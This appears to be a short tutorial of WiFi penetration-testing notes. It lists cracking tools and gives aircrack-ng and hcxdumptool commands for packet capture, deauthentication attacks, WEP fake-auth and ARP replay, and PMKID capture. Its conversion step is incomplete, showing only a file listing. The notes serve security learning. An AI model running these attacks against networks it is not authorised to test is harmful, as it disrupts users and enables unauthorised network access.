






Wifi-Penetration:

Tools Required



1. Aircrack-ng

- All-in-one WiFi security auditing suite
- Captures packets, performs deauth attacks, and cracks WEP/WPA/WPA2 handshakes
- The backbone of most WiFi pentesting workflows

2. Fern WiFi Cracker

- GUI-based tool (beginner friendly)
- Automates scanning, attacking, and cracking WEP/WPA networks

- Built on top of Aircrack-ng internally

3. Wifite

- Automated command-line WiFi attack tool
 - Attacks multiple networks hands-free
 - Uses Aircrack-ng, Reaver, Hashcat under the hood
-

4. Kismet

- Passive WiFi network detector and sniffer
 - Works without sending any packets (stealthy)
 - Great for reconnaissance — maps nearby APs and clients
-

5. Reaver

- Targets WPS (WiFi Protected Setup) vulnerabilities
 - Brute-forces the 8-digit WPS PIN to recover the WPA password
 - Effective against routers with WPS enabled
-

6. Hashcat

- World's fastest password/hash cracker
 - Uses GPU acceleration for massive speed
 - Cracks captured WPA/WPA2 handshakes using wordlists or brute force
-

Aircrack-ng is a powerful suite of tools for assessing Wi-Fi network security. It is primarily used for **network auditing, packet capturing, and password cracking** via dictionary or brute-force attacks.

To install aircrack-ng :

```
sudo apt update && sudo apt install aircrack-ng
```

1. Monitor Mode Activation:

```
airmon-ng start wlan0
```

2. Capture Packets:

```
airodump-ng wlan0mon
```

Filter by a specific network:

```
airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon
```


3. Deauthentication Attack (Handshake Capture):

```
aireplay-ng --deauth 10 -a <BSSID> -c <Client MAC> wlan0mon
```

- Packet conversion for brute force attack:

-rw-r--r--	1	root	root	615322	Feb 27 15:44	ec-01.cap
-rw-r--r--	1	root	root	479	Feb 27 15:44	ec-01.csv
-rw-r--r--	1	root	root	587	Feb 27 15:44	ec-01.kismet.csv
-rw-r--r--	1	root	root	2750	Feb 27 15:44	ec-01.kismet.netxml
-rw-r--r--	1	root	root	18293	Feb 27 15:44	ec-01.log.csv
drwxrwxr-x	4	penny	penny	4096	Feb 18 13:53	neotetch
drwxrwxr-x	11	penny	penny	4096	Feb 25 19:11	python.py
-rw-r--r--	1	root	root	2962687	Feb 27 15:52	tnp-01.cap
-rw-r--r--	1	root	root	768	Feb 27 15:52	tnp-01.csv
-rw-r--r--	1	root	root	588	Feb 27 15:52	tnp-01.kismet.csv
-rw-r--r--	1	root	root	6123	Feb 27 15:52	tnp-01.kismet.netxml
-rw-r--r--	1	root	root	3553803	Feb 27 15:52	tnp-01.log.csv

Take a look, this is what captured packets look like.



This is the process of converting files in a txt format to perform brute force attack.

- ♦ Advanced Attacks:(Generally we don't use this but keep it in mind)

Fake Authentication Attack (WEP)

```
aireplay-ng -1 0 -a <BSSID> -h <Your MAC> wlan0mon
```

ARP Replay Attack (Speed Up WEP Cracking)

```
aireplay-ng -3 -b <BSSID> -h <Your MAC> wlan0mon
```

WPA2 PMKID Attack (No need for deauth)

```
hcxdumptool -i wlan0mon -o capture.pcapng --enable_status=1
```